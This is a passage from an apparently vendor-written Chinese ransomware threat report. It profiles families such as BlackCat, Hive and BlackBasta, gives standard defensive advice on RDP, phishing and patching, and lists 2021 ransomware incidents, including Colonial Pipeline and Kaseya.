
9. Makop

发现日期：2020 年
简要描述：2020 年曾发起多起大规模针对医疗机构的勒索事件，随后延伸到对政务企业等发起勒索攻击。
入侵手法 :通常利用 RDP 弱口令爆破的方式渗透到目标计算机中，通过投递钓鱼邮件传播。
加密方式：RSA+AES
赎金类型：虚拟货币（比特币）




10.BlackCat

发现日期：2021 年
简要描述：BlackCat 一经公布即在俄语论坛售卖服务与分发合作，并且于 22 年 7 月入侵万代南梦宫并窃取敏感信息。
入侵手法：通常利用 RDP 弱口令爆破的方式渗透到目标计算机中。
加密方式：RSA+ChaCha20
赎金类型：虚拟货币（比特币）



11.Hive


发现日期：2021 年
简要描述 :采用双重勒索的方式, 不仅加密受害者文件索要钱财同时在暗网公布受害者数据, 胁迫受害者缴纳赎金，目前已有多家企业组织遭受威胁。
入侵手法：由 ExChange 的 ProxyShell 漏洞入侵。
加密方式：RSA+AES
赎金类型：虚拟货币（比特币）



12.BlackBasta

发现日期：2022 年
简要描述：作为新兴勒索软件针对企业用户的 Windows 系统以及 Linux 服务器运行的 VMware ESXi 虚拟机。
入侵手法：通过僵尸网络传播。

加密方式：RSA+ChaCha20
赎金类型：虚拟货币（比特币）



六、针对勒索软件的防范建议

勒索软件的预防大于查杀，除了安装杀毒软件以及专业勒索防护软件，更多的是提高电脑用户的安全上网意识。如提高电脑密码强度，及时修复系统补丁，定期备份重要数据，不下载不接收可疑的文件，除此之外还可以限制远程访问 445, 80 等开放端口的使用。

1. 针对 RDP 弱口令攻击的防范建议

- 限制可使用 RDP 的用户，仅将远程访问授权给那些必须用它来执行工作的人。
- 建立双重验证，如 Windows 平台下的 Duo Security MFA 或 Linux 平台下 google-authenticator 等认证程序。
- 设置访问锁定策略，通过配置账户锁定策略，调整账户锁定阀值与锁定持续时间等配置，可以有效抵御一定时间下高频的暴力破解。
- 审视 RDP 的使用需求，如果业务不需要使用它，那么可以将所有 RDP 端口关闭，也可以仅在特定时间之内打开端口。
- 重新分配 RDP 端口，可考虑将默认 RDP 端口更改为非标准的端口号，可避免一部分恶意软件对特定 RDP 端口的直接攻击，仍需另外部署端口扫描攻击防范措施。
- 定期检查、修补已知的 RDP 相关漏洞。
- 创建防火墙规则限制远程桌面的访问，仅允许特定的 IP 地址访问。
- RDP 的登录，应使用高强度的复杂密码以降低弱口令爆破的机会。

2. 针对钓鱼邮件攻击的防范建议

- 安装杀毒软件，保持监控开启，及时更新病毒库。
- 如果业务不需要，建议关闭 Office 宏，PowerShell 脚本等。
- 开启显示文件扩展名。
- 不打开可疑的邮件附件。
- 不点击邮件中的可疑链接。

3. 针对系统漏洞攻击的防范建议

- 及时更新系统补丁，防止攻击者通过漏洞入侵系统。
- 安装补丁不方便的组织，可安装网络版安全软件，对局域网中的机器统一打补丁。
- 在不影响业务的前提下，将危险性较高的、容易被漏洞利用的端口修改为其它端口号。如 139、445 端口。如果不使用，可直接关闭高危端口，降低被漏洞攻击的风险。

七、总结/趋势

自 2017 年 5 月 WannaCry 勒索软件在全球范围大爆发后，勒索攻击就成为了企业面临的重大网络安全风险之一，也是黑客及攻击组织最常使用的攻击手段。而近两年黑客和攻击组织对于企业的勒索方式已发生了改变，从以往单纯加密用户数据、勒索赎金解密，逐渐增加成了在攻击过程中窃取企业隐私数据和商业信息，并威胁不交付赎金则会公布企业内部私用数据的方式进行勒索。这种以发布企业隐私数据和商业信息的勒索方式造成的危害巨大，企业不仅要面临隐私数据泄露，还要面临相关法规、财务和声誉受损的影响，这大大增加了攻击者勒索的成功率。

除此之外勒索软件也随着云计算业务的发展趋势而转移目标，未来有越来越多公司业务迁移到虚拟机，诸如 BlackBasta 瞄准 Linux 服务器下虚拟机的勒索攻击活动也会在未来逐渐形成流行事态。

附：2021 年-2022 年勒索软件攻击事件


一、2021 年 1-12 月勒索软件攻击事件

1. 苏格兰环保局遭受勒索软件打击

1 月 15 日，苏格兰环境保护局（SEPA）披露，该机构在平安夜受到勒索软件 Conti 攻击，造成严重网络中断，勒索团伙还窃取了 1.2GB 的数据。在袭击发生近一个月后，SEPA 的服务仍然中断，但尽管如此，SEPA 仍明确表示拒绝支付赎金。勒索软件攻击背后的黑客已发布了 4000 多份与合同、商业服务和战略有关的文件和数据库。

2. 美质量安全认证巨头 UL 遭勒索软件攻击，服务器被加密锁死

2 月 13 日，美国最大、最历史悠久的安全认证公司 UL（Underwriters Laboratories）遭受了勒索软件攻击，该攻击对其服务器进行了加密，并导致服务器在恢复时关闭了系统。为了防止攻击进一步蔓延，该公司关闭了系统，使某些员工无法执行其工作。UL 告知员工请勿与威胁行为者联系或访问与勒索软件操作有关的任何网站。据熟悉该攻击事件的消息人士称，UL 决定不支付赎金，而是从备份中恢复。由于恢复设备需要花费时间，因此攻击导致 myUL 客户端门户在恢复时保持脱机状态。



图：UL 公司发布的官方消息

3. 美保险巨头 CNA Financial 支付黑客 4000 万美元赎金，破赎金最高纪录

3 月 21 日，美国保险巨头 CNA Financial 遭到名为 Phoenix CryptoLocker 的勒索软件攻击，并加密了 15000 台设备，导致网络中断，影响了某些 CNA 系统，包括公司电子邮件。该公司采取了 “谨慎” 行动，立即断开了包括公司电子邮件在内的系统连接，使其网站脱机，但网络攻击导致该公司的员工和客户服务中断了三天。CNA Financial 在 3 月底向黑客支付了 4000 万美元（2.5 亿人民币），以恢复对其系统的访问。

图：黑客创建的名为 “PHOENIX-HELP.txt” 的勒索票据

4. Asteelflash 电子制造商遭遇勒索软件攻击

4 月 2 日，法国领先的电子制造服务公司 Asteelflash 遭到了 REvil 勒索软件团伙的网络攻击，该团伙要求支付 2400 万美元的赎金，REvil 允许攻击者访问 Tor 协商页面进行网络攻击。本次网络安全事件造成的直接损失（服务器恢复费用、停工损失等）和间接损失（产品交付延迟的客户索赔及其他可能的索赔等）尚在查核确认中。


图：Asteelflash 公司发布的官方公告

5. Capcom 勒索事件最终更新

4 月 15 日，老牌游戏开发商 Capcom 发布了有关去年遭受勒索软件攻击的最终更新，其中详细说明了黑客如何获得网络访问权、感染设备以及窃取了成千上万个人信息。2020 年 11 月上旬，勒索软件 Ragnar Locker 攻击了老牌日本游戏开发商和发行商 Capcom，迫使其关闭了部分网络。近期 Capcom 宣布恢复受攻击影响的内部系统的工作已接近完成，对事件的调查也已完成，Capcom 对数据泄露的最终评估是：共有 15649 个人受到了影响。

6. 苹果遭黑客组织勒索 5000 万美元 产品设计图疑被窃取

4 月 20 日，REvil 黑客组织公开宣称，入侵了著名笔记本代工厂广达电脑（Quanta Computer），称窃取了苹果的设计蓝图，索要 5000 万美元（约合人民币 3.25 亿元）赎金。该黑客组织要求苹果公司在 5 月 1 日前“回购”这些被盗文件，否则将会每天都在其泄密网站公布部分机密文件。此外，该团伙还向广达电脑索取了 5000 万美元的赎金，要求其在 4 月 27 日前来赎回这些被盗数据。目前，苹果和广达电脑尚未对此事进行回应。



图：REvil 发布的苹果笔记本电脑结构图


7. 美国警察局遭俄语黑客勒索

4 月 26 日，华盛顿哥伦比亚特区警察局称，其计算机网络遭到破坏。一个讲俄语的勒索软件犯罪组织声称已窃取包括线人信息在内的敏感数据，并扬言要与当地犯罪团伙分享这些数据，除非警方支付未指明数额的赎金。这个黑客团伙名为 Babuk，声称窃取了 250GB 以上的数据。

图：黑客发布与警方对话的屏幕截图

8. 美国最大成品油管道运营商遭勒索软件攻击


5 月 7 日，美国最大成品油管道运营商 Colonial Pipeline 公司的工业控制系统遭到攻击组织 DarkSide 的网络攻击，该事件导致 Colonial Pipeline 公司被迫中断了东部沿海主要城市输送油气的管道系统运营。而后，该公司向负责该事件的 DarkSide 网络攻击组织支付了 500 万美元的赎金，此次攻击影响让长达 5500 英里的管道所服务的许多市场出现燃料短缺。



图：DarkSide 组织发布的声明

9. 化学品分销巨头 Brenntag 向 DarkSide 黑客支付了 440 万美元赎金

5 月初，全球领先的化学品分销公司 Brenntag 证实其遭受了 DarkSide 勒索组织的网络攻击。DarkSide 组织声称在本次攻击期间窃取了 150GB 的数据，并创建了一个私人数据泄露页面，其中就包含了针对被盗数据的描述以及某些文件的屏幕截图。为了解救被网络攻击者加密的数据，并防止被盗数据的公开泄露，Brenntag 被迫向 DarkSide 组织支付了价值 440 万美元的比特币赎金。



图：DarkSide 勒索组织创建的私人数据泄露页面

10. 爱尔兰医疗系统遭 1.29 亿元勒索

5 月 14 日，爱尔兰卫生服务执行局（HSE）宣布遭受 “重大勒索软件攻击”，全国医疗保健系统受到广泛破坏，多家医院电子系统和存储信息无法进入，攻击者要求 HSE 支付 19,999,000 美元（约 1.29 亿元）的赎金，否则将要永久封锁一个系统或公开受害者的数据，HSE 随后关闭了其计算机系统。

11. 全球最大肉食品加工商 JBS 向黑客支付 1100 万美元


5 月 31 日，全球最大肉食品加工商 JBS 美国分部发表声明称，该公司 30 日遭到了 “有组织的网络攻击”，受影响的系统包括美国分部和澳大利亚分部，这起事故可能延后与客户和供应商的部分交易，并导致 JBS 位于加拿大一座大型肉类包装加工厂两班作业停摆、暂停加工处理，公司遭遇了网络袭击后，已向黑客支付了 1100 万美金。

12. 美国核武器承包商 Sol Oriens 遭 REvil 勒索软件攻击

6 月初，有消息披露，美国能源部（DOE）分包商与国家核安全局（NNSA）合作开发核武系统的 Sol Oriens 公司遭到了 REvil 勒索软件攻击，该公司称其主要协助国防部、能源部、航空航天承包商和技术公司开展复杂的项目。REvil 团伙正在拍卖攻击期间窃取的数据，其中包括业务数据和员工信息，例如员工社会安全号码、招聘概览文件、工资单文件和工资报告等。Sols Oriens 也证实了其在 2021 年 5 月遭到了网络攻击，可能已经泄露部分数据，目前调查仍在进行中。

13. 美国软件商 Kaseya 遭 REvil 勒索软件供应链攻击

7 月 2 日，REvil 勒索软件团伙在其暗网数据泄漏站点上发布了一条消息，声称他们入侵了 MSP 提供商 Kaseya，并表明已有 100 万个系统受到勒索软件的影响。该团伙要求 Kaseya 支付 7000 万美元的 BTC，以为所有受害者公开发布解密器。该公司在 7 月 2 日发布声明，确认其下远程监控和管理软件工具 Kaseya VSA 遭到攻击，关闭了其 SaaS 服务器，并建议所有客户关闭 VSA 服务器。据安全人员分析，该勒索软件团伙是利用了 Kaseya VSA 服务器中 CVE-2021-30116 零日漏洞进行攻击的。




图：Revil 组织在暗网博客中发布的消息

14. 连锁超市 Coop 在 Kaseya 勒索软件攻击后关闭 800 家商店

7 月 3 日，据路透社报道，瑞典最大的连锁超市之一 CoopKaseya 安全事件发生后，确认其一个承包商被勒索软件攻击，因此关闭了全国近 800 家门店。Coop 的发言人表示于 7 月 2 日晚发现有少数门店出现问题，一夜之后其大部分门店都被迫关闭，包括收银台和自助结账在内的整个支付系统都中断了。此外，Coop 没有使用 Kesaya 软件，因为他们的一个软件提供商使用了该软件而受到影响。

15. 技嘉遭勒索软件攻击 黑客威胁称不支付赎金就公开 112GB 内部数据


8 月 7 日消息，硬件厂商技嘉表示，公司于本周二晚上遭到勒索软件攻击，但没有对生产系统产生影响，因为攻击的目标是位于总部的少量内部服务器。技嘉表示由于安全团队的迅速行动，服务器已从备份中恢复并重新上线，但事件远未结束。援引外媒 The Record 报道，勒索软件团伙 RansomEXX 对本次攻击负责，该团伙声称拥有 112GB 的数据，其中包括技嘉和 Intel、AMD 和 American Megatrends 的机密通信，以及保密协议。该组织威胁要公开所有内容，除非技嘉愿意支付赎金。



图：RansomEXX 勒索团伙在暗网发布的勒索要求

16. LockBit2.0 勒索软件攻击埃森哲

8 月 11 日，全球 IT 咨询巨头埃森哲遭受了来自 LockBit 勒索软件团伙的攻击，其 2500 台属于员工和合作伙伴的计算机已中招，此次埃森哲遭遇的网络攻击，是 LockBit 勒索软件的 2.0 版本。LockBit 团伙表示，如果埃森哲不尽快支付 5000 万美元（约合 3.2 亿人民币）赎金，将会把所窃取的 6TB 数据公之于众。LockBit 团伙对外宣称 LockBit 2.0 版本是全世界加密最快的勒索软件，可以在不到 20 分钟的时间内从受感染的系统下载 100 GB 的数据。



图：LockBit 勒索软件运营商网站显示数据泄露倒计时

17. 欧洲呼叫中心巨头分部遭勒索软件，多个关基组织客服中断

9 月份，欧洲规模最大客户服务与呼叫中心供应商之一 Covisian 公司的西班牙与南美洲分部 GSS 遭遇勒索软件攻击，其大部分 IT 系统瘫痪，面向西班牙语区客户群体的呼叫中心应声沦陷。一位了解内情的消息人士表示，受到影响的呼叫中心用户包括移动运营商西班牙沃达丰、电信运营商 MasMovil、马德里市供水公司、多家电视台及私营企业。母公司 Covisian 的一位发言人表示，此次攻击出自 Conti 勒索软件团伙之手。

18. 跨国工程巨头伟尔集团遭受勒索软件攻击

10 月初，苏格兰跨国工程巨头伟尔集团（Weir Group）披露了其 9 月份遭受的勒索软件攻击。该勒索事件导致其发货、制造和工程中断，仅在 9 月份就导致间接费用回收不足和收入延期 5000 万英镑。伟尔方面表示："伟尔网络安全系统，对威胁做出了快速反应，并采取了强有力的保护措施——这包括隔离和关闭 IT 系统，特别是隔离和关闭核心企业资源规划 (ERP)和工程应用程序。"

19. 美国糖果巨头在万圣节前几周遭受勒索软件袭击

